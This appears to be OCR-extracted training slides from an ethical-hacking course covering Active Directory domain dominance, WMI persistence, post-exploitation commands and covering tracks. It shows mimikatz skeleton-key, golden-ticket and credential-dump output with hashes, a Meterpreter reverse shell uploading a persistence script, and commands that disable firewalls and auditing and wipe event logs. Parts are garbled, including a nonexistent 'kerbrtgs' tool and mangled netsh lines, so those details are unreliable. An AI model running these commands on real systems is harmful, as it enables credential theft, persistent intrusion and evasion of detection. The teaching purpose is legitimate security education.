


Domain Dominance Through Different Paths

- Domain dominance is a process of **taking control over critical assets** such as domain controllers on a target system and gaining access to other networked resources
- Attackers employ **social engineering** techniques to launch domain dominance attacks through an internal user

Domain Dominance Techniques


- Remote code execution
- Abusing Data Protection API (DPAPI)
- Malicious replication
- Skeleton key attack
- Golden ticket attack
- Silver ticket attack



Remote Code Execution and Abusing DPAPI


Remote Code Execution

- Attackers attempt to execute malicious code on the target domain controller through **CLI** to launch a domain dominance attack



Abusing DPAPI

- The Windows domain controllers contain a master key to **decrypt DPAPI-protected files**
 - Attackers attempt to obtain this master key from the domain controller



Malicious Replication and Skeleton Key **Attack**

Malicious Replication

- It enables attackers to create an exact copy of user data using the admin credentials
 - Attackers often attempt to replicate sensitive accounts such as “**krbtgt**”

Skeleton Key Attack

- A skeleton key is a form of malware that attackers use to **inject false credentials** into domain controllers to create a backdoor password
 - It is a **memory-resident virus** that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain

```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # misc::skeleton
[KDC] data
ERROR kuhl_m_misc_skeleton ; Second pattern not found


mimikatz #
```

Golden Ticket Attack

A golden ticket attack is a **post-exploitation technique** implemented by attackers to gain complete control over the entire Active Directory (AD)

Attackers forge Ticket Granting Tickets (TGTs) by compromising a **Key Distribution Service account (KRBTGT)** to access various AD resources

```
krbtgs # kerbrtgs -golden /domain ceh.com /id:5-5-21-208341944-2693254119-147116842-582 /user:krbtgt
user : krbtgt
domain : ceh.com (CEH)
SID : S-1-5-21-208341944-2693254119-147116842-582
User Id : 582
group Id : *533 582 528 518 519
ServiceKey : 3e00f6ca42d557c00med5bc16586165a0ab44dd565334a94590527023 - aec258_hexac
Lifetime : 5/17/2032 12:52:06 AM ; 5/14/2032 12:52:06 AM ; 5/14/2032 12:52:06 AM
Ticket : ticket.krtgs
* PAd generated
* PAd Signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Final ticket saved to file : ticket.krtgs
kerbrtgs #
```




Silver Ticket Attack

A silver ticket attack is a post-exploitation technique implemented by an attacker to steal **legitimate users' credentials** and create a fake Kerberos Ticket Granting Service (TGS) ticket

To initiate this attack, the attacker must have access to the credentials gathered from a **local service account or the system's SAM database**

The attacker creates a **forged Kerberos TGS ticket** using the **mimikatz** tool to establish a connection with the target service



```

mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DmM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2

msv :
[00000003] Primary
* Username : RDLABDC02$ 
* Domain  : RD
* NTLM    : 595d436f13270dc4df953f217fcfbdd2
* SHA1    : 7319c0c6ef0186b7eedbaedb306e91f2785c577

tspkg :
wdigest :
* Username : RDLABDC02$ 
* Domain  : RD
* Password : (null)
kerberos :
* Username : RDLABDC02$ 
* Domain  : rd.adsecurity.org
* Password : 760mxqmCqE1+O6KgoEdX -up\$, "N3S#7" e 7/sF*HgZ3:cgv')<9A/A+Oy^j"ksOmJwp0u}r
wtm> 1sz#[3%W3;Rp\^
ssp : KD
credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service From 0
User Name        : RDLABDC02$ 
Domain           : RD
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20

msv :
T0000000313 Primary
* Username : RDLABDC02$ 
* Domain  : RD
* NTLM    : 595d436f13270dc4df953f217fcfbdd2
* SHA1    : 7319c0c6ef0186b7eedbaedb306e91f2785c577

tspkg :
wdigest :
* Username : RDLABDC02$ 
* Domain  : RD
* Password : (null)
kerberos :
* Username : rdtabdc02$ 
* Domain  : RD. ADSECURITY.ORG
* Password : (null)
ssp : KD
credman :

```


The screenshot shows the output of the mimikatz command `sekurlsa::logonpasswords` which lists various authentication sessions. The session for the forged ticket (SID S-1-5-90-2) is highlighted in yellow, showing the forged TGS ticket and NTLM hash.

Maintain Domain Persistence Through AdminSDHolder

AdminSDHolder is an object of Active Directory that protects user accounts and groups having high privileges against **accidental modifications** of security permissions

Attackers having admin privileges on a compromised domain can abuse the **SDProp process** to establish persistence

Attackers can add a user account to the ACL to gain "**GenericAll**" privileges, equivalent to the privileges of the domain administrator




Maintaining Persistence Through WMI Event Subscription

- Attackers use Windows Management Instrumentation (WMI) event subscription to **execute malicious content** and maintain persistence on the target system

Using Command Prompt and PowerLurk

```
Administrator@M007 /mnt/sda1\n[1]:# netsh wlan monitor -c eventfilter CREATE name="EthicalAttacker", EventMaskSpec="Root\Device\OpenVSwitch", QueryMode=0x0, InstanceCreationEventFilterAddress=0x0000000000000000, TargetInstanceType=0x0000_PromiscuousInterfaceData_Perf05_System\nInstance creation successful.\n\nAdministrator@M007 /mnt/sda1\n[1]:# netsh wlan monitor -c command-recveventconsumer CREATE name="EthicalAttacker", EventMaskList="0", ValidatesSystemOrUserOrNetwork=0, Commands=1, Address="System\!EthicalAttacker",\n\nInstance creation successful.\n\nAdministrator@M007 /mnt/sda1\n[1]:# netsh wlan monitor -c filterconsume-binding CRASH_Filter", EventFilter Name="EthicalAttacker", Consumer=0x0000000000000000, ConsumerName="EthicalAttacker"\n\nInstance creation successful.\n\nAdministrator
```



Using Wmi-Persistence

```
milcconsole - Parrot Terminal

File Edit View Search Terminal Help
[*] Started reverse TCP handler on 10.10.1.19:444
[*] Sending stage (175686 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.19:444 -> 10.10.1.19:50051) at 2024-03-14 07:07:37 -0400

(Meterpreter 1)(C:\Users\Administrator\Downloads) > getuid
Server username: SERVER2019\Administrator
(Meterpreter 1)(C:\Users\Administrator\Downloads) > upload /home/attacker/WMI-Persistence-master/C:\Users\Administrator\Downloads\README.md
[*] uploading    : /home/attacker/WMI-Persistence-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded    : /home/attacker/WMI-Persistence-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploading    : /home/attacker/WMI-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
[*] uploaded    : /home/attacker/WMI-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
(Meterpreter 1)(C:\Users\Administrator\Downloads) > load powershell
Loading extension powershell... Success
(Meterpreter 1)(C:\Users\Administrator\Downloads) > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > [Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"]
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
```

Overpass-the-Hash Attack

- The overpass-the-hash (OPtH) attack is an **extension of pass-the-ticket and pass-the-hash attacks**
- It is a type of credential **theft-and-reuse attack** using which attackers perform malicious activities on compromised devices or environments
- The main goal of an OPtH attack is to acquire **Kerberos tickets** using the NTLM hash of different user accounts

mimikatz

- Attackers also use mimikatz to perform OPtH attacks and obtain **AES128, NTLM (RC4), and AES256 keys for a Kerberos ticket**, which can be further used to access different authorized resources

```
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 95413476 (00000000:05afe4e4)  
Session          : NewCredentials from 0  
User Name        : michael  
Domain          : domain  
Logon Server     : (null)  
Logon Time       : 2/25/2019 10:06:03 AM  
SID              : S-1-5-21-2490182989-4136226752-3308112936-1108  
  
msv :  
[00000003] Primary  
* Username : Administrator https://github.com  
* Domain  : domain.local  
* NTLM    : 13b29964cc2480b4ef454c59562e675c  
tsoke :
```

Linux Post-Exploitation

File-System Commands

Command	Description
<code>find / -perm -4000 -ls 2> /dev/null</code>	Discovers SUID-executable binaries
<code>\$ chmod o-w file</code>	Disables write access to a file
<code>find / -name "*.txt" -ls 2> /dev/null</code>	Discovers .txt files on the system
<code>sudo -l</code>	Displays the list of permitted and forbidden commands

Information-Gathering Commands

Command	Description
<code>ps -ef</code>	Displays the current process along with its process ID (PID)
<code>mount</code>	Attaches a file system to the directory tree structure
<code>route -n</code>	Displays host/network names in numeric form
<code>cat /etc/crontab</code>	Displays running cron jobs

Windows Post-Exploitation

File-System Commands

Command	Description
dir /a:h	Retrieves the directory names with hidden attributes
findstr /E ".txt" > txt.txt	Retrieves all the text files
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

Service Commands

Command	Description
sc queryex type=service state=all	Lists all the available services
sc queryex type=service state=all find /i "Name of the service: myService"	Lists details about the specified service
net start or stop	Starts/stops a network service
netsh firewall show state	Displays the current firewall state
netsh firewall show config	Displays firewall settings
netsh advfirewall set currentprofile state off	Turns off the firewall service for the current profile
netsh advfirewall set allprofiles state off	Turns off the firewall service for all profiles

WMIC Commands

Command	Description
wmic os where Primary='TRUE' reboot	Reboots Windows
wmic /node:"" product get name,version,vendor	Displays the details of the installed software
wmic cpu get	Retrieves the processor's details
wmic useraccount get name,sid	Retrieves login names and their SIDs

Remote Execution Commands

Command	Description
wmic /node:<IP address> /user:administrator /password:\$PASSWORD bios get serialnumber	Retrieves the PC's serial number
taskkill.exe /S <IP address> /U domain\username /F /FI "eset"	Terminates services associated with eset
tasklist.exe /S <IP address> /U domain\username	Defines the user context to execute commands
tasklist.exe /S <IP address> /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"	Retrieves all the processes running on the system that are not actually "SYSTEM"

Objective **04**

Demonstrate Techniques to Hide the Evidence of Compromise

Covering Tracks

Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**



The attacker uses the following techniques to cover his/her tracks on the target system

1 Disable Auditing

2 Clearing Logs

3 Manipulating Logs

4 Covering Tracks on the Network/OS

5 Deleting Files / Hiding Artifacts

6 Disabling Windows Functionality

Disabling Auditing: Auditpol

- Intruders **disable auditing** immediately after gaining administrator privileges

```
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:disable
/failure:enable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory      Setting
System
  Security State Change      Success and Failure
  Security System Extension  Success and Failure
  System Integrity           Success and Failure
  IPsec Driver               Success and Failure
  Other System Events        Success and Failure
Account Logon
  Kerberos Service Ticket Operations  Success and Failure
  Other Account Logon Events   Success and Failure
  Kerberos Authentication Service Success and Failure
  Credential Validation       Success and Failure
```

```
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:disable
/failure:enable
The command was successfully executed.


C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory      Setting
System
  Security State Change      No Auditing
  Security System Extension  No Auditing
  System Integrity           No Auditing
  IPsec Driver               No Auditing
  Other System Events        No Auditing
Account Logon
  Kerberos Service Ticket Operations  No Auditing
  Other Account Logon Events   No Auditing
  Kerberos Authentication Service No Auditing
  Credential Validation       No Auditing
```

- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**

<https://learn.microsoft.com>

Clearing Logs


- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs



```
C:\Windows\System32\cmd.exe
clearing "Microsoft-Windows-AppxPackaging/Performance"
clearing "Microsoft-Windows-AssignedAccess/Admin"
clearing "Microsoft-Windows-AssignedAccess/Operational"
clearing "Microsoft-Windows-AssignedAccessBroker/Admin"
clearing "Microsoft-Windows-AssignedAccessBroker/Operational"
clearing "Microsoft-Windows-AynchronousCausality/causality"
clearing "Microsoft-Windows-AudioCaptureMonitor"
clearing "Microsoft-Windows-Audio/GlitchDetection"
clearing "Microsoft-Windows-Audio/Informational"
clearing "Microsoft-Windows-Audio/Operational"
clearing "Microsoft-Windows-Audio/Performance"
clearing "Microsoft-Windows-Audio/PlaybackManager"
clearing "Microsoft-Windows-Audit/Auditic"
clearing "Microsoft-Windows-Authentication/User Interface/Operational"
clearing "Microsoft-Windows-Authentication/AuthenticationPolicyFailures-DomainController"
clearing "Microsoft-Windows-Authentication/ProtectedUser-Client"
clearing "Microsoft-Windows-Authentication/ProtectedUserFailures-DomainController"
clearing "Microsoft-Windows-AxisInstaller/licensing"
clearing "Microsoft-Windows-BTH-BTHPORT/rnc1"
clearing "Microsoft-Windows-BTH-BTHPORT/2CAP"
clearing "Microsoft-Windows-BTH-BTHUSB/Diagnostic"
clearing "Microsoft-Windows-BTH-BTHUSB/Performance"
clearing "Microsoft-Windows-BackgroundTaskInfrastructure/Operational"
clearing "Microsoft-Windows-BackgroundTransfer-ContentPrefetcher/Operational"
clearing "Microsoft-Windows-Backup"
clearing "Microsoft-Windows-Basic-Filtering-Engine-Connections/Operational"
clearing "Microsoft-Windows-Basic-Filtering-Engine-Resource-Flows/Operational"
clearing "Microsoft-Windows-Battery/Diagnostic"
clearing "Microsoft-Windows-Biometrics/Analytic"
clearing "Microsoft-Windows-Biometrics/Operational"
clearing "Microsoft-Windows-BitLocker/DrivePreparationTool/Admin"
clearing "Microsoft-Windows-BitLocker/DrivePreparationTool/Operational"
clearing "Microsoft-Windows-BitLocker/Driver-Performance/Operational"
clearing "Microsoft-Windows-BitLocker/BitLocker Management"
clearing "Microsoft-Windows-BitLocker/BitLocker Operational"
clearing "Microsoft-Windows-Bits/Fracing"
clearing "Microsoft-Windows-Bits-Client/Analytic"
clearing "Microsoft-Windows-Bits-Client/Operational"
clearing "Microsoft-Windows-Bluetooth-BthLSPrepairing/Operational"
clearing "Microsoft-Windows-Bluetooth-BthNisI/Operational"
clearing "Microsoft-Windows-Bluetooth-MPIShow/Operational"
```

<https://www.tenforums.com>

- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system



```
File Edit View Search Terminal Help
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20240313014137_default_10.1.11_windows_hashes_048651.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[*] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[*] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[*] Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[*] Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[*] Sheila:1006:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[*] Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
(Meterpreter 2)(C:\Windows\system32) > clear
[*] Wiping 2994 records from Application...
[*] Wiping 4586 records from System...
[*] Wiping 17801 records from Security...
```

Clearing Logs (Cont'd)

The attacker uses the **Clear-EventLog** command to clear all the PowerShell event logs from local or remote computers

To clear the entries from the PowerShell event from a local or remote system:

```
>Clear-EventLog "Windows PowerShell"
```

